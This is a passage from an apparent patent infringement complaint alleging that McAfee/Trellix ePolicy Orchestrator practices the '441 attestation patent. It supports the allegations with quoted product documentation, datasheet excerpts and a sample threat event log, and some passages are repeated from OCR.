
52. Paragraphs 1 through 37 are incorporated by reference as if fully set forth herein.

53. Defendant has not licensed or otherwise authorized others to make, use, offer for sale, sell, or import any products that embody the inventions of the ’441 Patent.

54. Defendant has and continues to directly infringe at least claim 1 of the ’441 Patent, either literally or under the doctrine of equivalents, without authority and in violation of 35 U.S.C. § 271, by making, using, offering to sell, selling, and/or importing into the United States products that satisfy each and every limitation of one or more claims of the ’441 Patent. Such products incorporate story graph and behavior identification features and include at least McAfee/Trellix ePolicy Orchestrator (with McAfee Agent) (the “’441 Accused Product”) which practices a method of providing an attestation service for an application at runtime executing on a computing platform using an attestation server, comprising: receiving, by the attestation server remote from the computing platform: a runtime execution context indicating attributes of the application at runtime, wherein the attributes comprise one or more executable file binaries of the application and loaded components of the application; and a security context providing security information about the application, wherein the security information comprises an execution analysis of the one

or more executable file binaries and the loaded components; generating, by the attestation server, a report indicating security risks associated with the application based on the received runtime execution context and the received security context, as an attestation result; and sending, by the attestation server, the attestation result associated with the application.

55. Every ’441 Accused Product practices a method of providing an attestation service for an application at runtime executing on a computing platform using an attestation server. For example, McAfee/Trellix Endpoint Security with Dynamic Application Containment provides threat/malware detection and Real Protect with behavior classification prevents or restricts endpoint processes and services from executing threat behavior using McAfee/Trellix ePolicy Orchestrator, an attestation server.



Overview of Threat Prevention

McAfee® Endpoint Security Threat Prevention blocks threats from accessing systems, scans files automatically when they are accessed, and runs targeted scans for malware on client systems.


Endpoint Security Threat Prevention detects threats based on security content files. Security content updates are delivered automatically to target specific vulnerabilities and block emerging threats from executing.

Threat Prevention protects your environment from the following:

- Viruses, worms, and trojan horses
- Access point violations — unwanted changes to files, shares, registry keys, registry values, and preventing or restricting processes and services from executing threat behavior.
- Buffer overflow exploits
- Illegal API use — malicious API calls being made by unknown or compromised application
- Network intrusions, such as network denial-of-service attacks and bandwidth-oriented attacks
- Potentially unwanted code and programs
- Vulnerability focused threats
- Zero-day exploits
- Threats in non-browser-based scripts, such as PowerShell, JavaScript, and VBScript

You use McAfee ePO to deploy and manage Threat Prevention on client systems.[25]

[25] McAfee Endpoint Security 10.7.x Product Guide – Windows



Integrated advanced threat defenses automate and speed response times

Additional advanced threat defenses, like Dynamic Application Containment (DAC), are also available as part of the integrated Trellix Endpoint Security framework. These features help you protect your organization from the latest advanced threats.* For example, DAC will analyze and act against greyware and other emerging malware, containing them to prevent infection.

// To immediately prevent infection and reduce the time required for IT security administrators, the client repairs the endpoint, following a conviction, to the last known good state.

Another technology for advanced threat is Real Protect, which uses machine-learning behavior classification to detect zero-day malware and improve detection. The signatureless classification is performed in the cloud and maintains a small client footprint while providing near real-time detection.

Actionable insights are delivered and can be used to create indicators of attack (IoAs) and indicators of compromise (IoCs). This can be particularly useful for lateral movement detection, patient-zero discovery, threat actor attribution, forensic investigations, and remediation. Real Protect also speeds future analysis by automatically evolving behavior classification to identify behaviors and adding rules to identify future attacks that are similar using both static and runtime features.

Lastly, to immediately prevent infection and reduce the time required for IT security administrators, the client repairs the endpoint, following a conviction, to the last known good state. [26]

56. Every '441 Accused Product practices receiving, by the attestation server remote from the computing platform: a runtime execution context indicating attributes of the application at runtime, wherein the attributes comprise one or more executable file binaries of the application and loaded components of the application, and a security context providing security information about the application, wherein the security information comprises an execution analysis of the one or more executable file binaries and the loaded components. For example, McAfee/Trellix ePolicy Orchestrator receives process attributes, context information (*e.g.*, story graph and threat severity), and processes behavior analyses for detected threats.

[26] https://www.trellix.com/en-us/assets/data-sheets/trellix-endpoint-security-datasheet.pdf






Figure 2. Story Graph [27]




Intelligent endpoint protection lets you know what attackers are doing now

Better intelligence leads to better results. Trellix Endpoint Security shares its observations in real time with the multiple endpoint defense technologies connected to its framework. This collaboration accelerates identification of suspicious behaviors, facilitates better coordination of defenses, and provides better protection against targeted attacks and zero-day threats. Insights like file hash, source URL, AMSI, and PowerShell event data are tracked and shared, not only with other defenses but also with the client and management interfaces. This helps users understand attacks and provides administrators with actionable threat forensics.



Intelligent endpoint protection lets you know what attackers are doing now


Better intelligence leads to better results. Trellix Endpoint Security shares its observations in real time with the multiple endpoint defense technologies connected to its framework. This collaboration accelerates identification of suspicious behaviors, facilitates better coordination of defenses, and provides better protection against targeted attacks and zero-day threats. Insights like file hash, source URL, AMSI, and PowerShell event data are tracked and shared, not only with other defenses but also with the client and management interfaces. This helps users understand attacks and provides administrators with actionable threat forensics.



Customers using DAC and Real Protect get insights into more advanced threats and the behaviors they exhibit. For example, DAC provides information on contained applications and the type of access that they attempt to gain, such as registry or memory. [28]

[27] https://www.trellix.com/en-us/assets/data-sheets/trellix-endpoint-security-datasheet.pdf

[28] *Id.*



Integrated advanced threat defenses automate and speed response times

Additional advanced threat defenses, like Dynamic Application Containment (DAC), are also available as part of the integrated Trellix Endpoint Security framework. These features help you protect your organization from the latest advanced threats.* For example, DAC will analyze and act against greyware and other emerging malware, containing them to prevent infection.


// To immediately prevent infection and reduce the time required for IT security administrators, the client repairs the endpoint, following a conviction, to the last known good state.

Another technology for advanced threat is Real Protect, which uses machine-learning behavior classification to detect zero-day malware and improve detection. The signatureless classification is performed in the cloud and maintains a small client footprint while providing near real-time detection.

Actionable insights are delivered and can be used to create indicators of attack (IoAs) and indicators of compromise (IoCs). This can be particularly useful for lateral movement detection, patient-zero discovery, threat actor attribution, forensic investigations, and remediation. Real Protect also speeds future analysis by automatically evolving behavior classification to identify behaviors and adding rules to identify future attacks that are similar using both static and runtime features.

Lastly, to immediately prevent infection and reduce the time required for IT security administrators, the client repairs the endpoint, following a conviction, to the last known good state.[29]

57. Every ’441 Accused Product practices generating, by the attestation server, a report indicating security risks associated with the application based on the received runtime execution context and the received security context, as an attestation result. For example, McAfee/Trellix ePolicy Orchestrator generates alerts and reports detected threats.




Threat Event Log page

Use this page to view threat events for all managed systems from the **Reporting** menu. Select a row to view details.[30]

[29] https://www.trellix.com/en-us/assets/data-sheets/trellix-endpoint-security-datasheet.pdf

[30] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#




Threat Event Log Details page

View the details of an event in the **Threat Event Log**.

Option	Definition
Event ID	Unique identifier of the event class.
Threat Severity	The severity of the detected threat as defined by each managed product.
Threat Name	Name of the threat.
Threat Type	Class of the threat.
Action Taken	The action taken by the product in response to the threat.
Threat Handled	Specifies whether the action taken was successful.

[31]



Server: WIN-EPO | Time: 3/29/12 9:53:26 AM COT | User: admin | Log Off

Threat Event Log : Threat events received from managed systems

Preset: Last day Custom: None Quick find: Show selected rows


□	Event Generated Time	Event ID	Event Description	Event Category	Threat Target IPv4 Address	Action Taken	Threat Type
□	3/29/12 9:18:41 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.214	would deny read	access protection
□	3/29/12 9:18:27 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.214	would deny read	access protection
□	3/29/12 9:03:43 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.214	would deny read	access protection
□	3/29/12 9:03:27 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.214	would deny read	access protection
□	3/29/12 9:03:13 AM	19008	Email Protection	(policy)	192.168.1.120	EVDNC|MON|ON	OUTGOING_EMAIL
□	3/29/12 8:58:57 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.111	would deny read	access protection
□	3/29/12 8:58:54 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.111	would deny read	access protection
□	3/29/12 8:58:54 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.111	would deny read	access protection
□	3/29/12 8:57:58 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.111	would deny read	access protection
□	3/29/12 8:57:55 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.111	would deny read	access protection
□	3/29/12 8:57:54 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.111	would deny read	access protection
□	3/29/12 8:56:58 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.111	would deny read	access protection
□	3/29/12 8:56:55 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.111	would deny read	access protection
□	3/29/12 8:56:54 AM	1095	Access Protection rule violation detected and NOT	'File' class or access	192.168.1.111	would deny read	access protection

3585 items

[32]

58. Every '441 Accused Product practices sending, by the attestation server, the attestation result associated with the application. For example, McAfee/Trellix ePolicy Orchestrator sends notification of the threat/attack by saving it in the threat events log and notifying administrators of the threat/attack.

[31] https://docs.trellix.com/bundle/epolicy-orchestrator-5.9.x-interface-reference-guide/page/GUID-419B13D3-9A8C-4C26-ADEE-0E1E924F2BF1.html
[32] https://www.youtube.com/watch?v=mOKUUv4dBwM



How it works


McAfee security software and McAfee ePO work together to stop malware attacks on your systems and notify you when an attack occurs.

What happens during an attack

McAfee ePO components and processes stop an attack, notify you when the attack occurs, and record the incident.

1. Malware attacks a computer in your McAfee ePO managed network.
2. McAfee product software, for example McAfee® Endpoint Security, cleans or deletes the malware file.
3. McAfee Agent notifies McAfee ePO of the attack.
4. McAfee ePO stores the attack information.
5. McAfee ePO displays the notification of the attack on a Number of Threat Events dashboard and saves the history of the attack in the Threat Event Log.

[33]



McAfee ePO components

The architecture helps you successfully manage and protect your environment, regardless of size.

1. **McAfee ePO server**
   - Manages and deploys products, upgrades, and patches.
   - Connects to the McAfee ePO update server to download the latest security content
   - Enforces policies on your endpoints
   - Collects events, product properties, and system properties from the managed endpoints and sends them back to McAfee ePO
   - Reports on the security of your endpoint
2. **Microsoft SQL database** — Stores all data about your network-managed systems, McAfee ePO, Agent Handlers, and repositories.
3. **McAfee Agent installed on clients** — Provides communication to the server for policy enforcement, product deployment and updates, and connections to send events, product, and system properties to the McAfee ePO server.
4. **Agent-server secure communication (ASSC) connections** — Provides communications that occur at regular intervals between your endpoints and the server.
5. **Web console** — Allows administrators to log on to the McAfee ePO console to perform security management tasks, such as running queries to report on security status or working with your managed software security policies.
6. **McAfee web server** — Hosts the latest security content so that your McAfee ePO server can pull the content at scheduled intervals.
7. **Distributed repositories** — Hosts your security content locally throughout your network so that agents can receive updates more quickly.
8. **Agent Handlers** — Reduces the workload of the server by off-loading event processing and McAfee Agent connectivity duties.
9. **LDAP or Ticketing system** — Connects your McAfee ePO server to your LDAP server or SNMP ticketing server.
10. **Automatic Responses** — Notifies administrators and task automation when an event occurs.

[34]

[33] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#

[34] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#

59. Defendant has and continues to indirectly infringe one or more claims of the ’441 Patent by knowingly and intentionally inducing others, including customers and end-users, to directly infringe, either literally or under the doctrine of equivalents, by making, using, offering to sell, selling and/or importing into the United States products that include infringing technology, such as the ’441 Accused Product (*e.g.*, products incorporating the story graph and behavior identification features).

60. Defendant, with knowledge that these products, or the use thereof, infringe the ’441 Patent at least as of the date of this Complaint, knowingly and intentionally induced, and continues to knowingly and intentionally induce, direct infringement of the ’441 Patent by providing these products to end-users for use in an infringing manner, as well as providing instruction and installation manuals on its support portal, and providing customer service through phone support and/or dedicated support staff that instruct end-users to use the products in an infringing manner.[35]

61. Defendant encourages and induces its users and customers of the ’441 Accused Products to perform the methods claimed in the Asserted Patents. For example, Defendant Trellix makes its security services available on its website, widely advertises those services, provides applications that allow customers and users to access those services, provides training and instructions for installing, and maintaining those products, and provides technical support to customers and users via Trellix support and services.[36]

[35] *Id.*

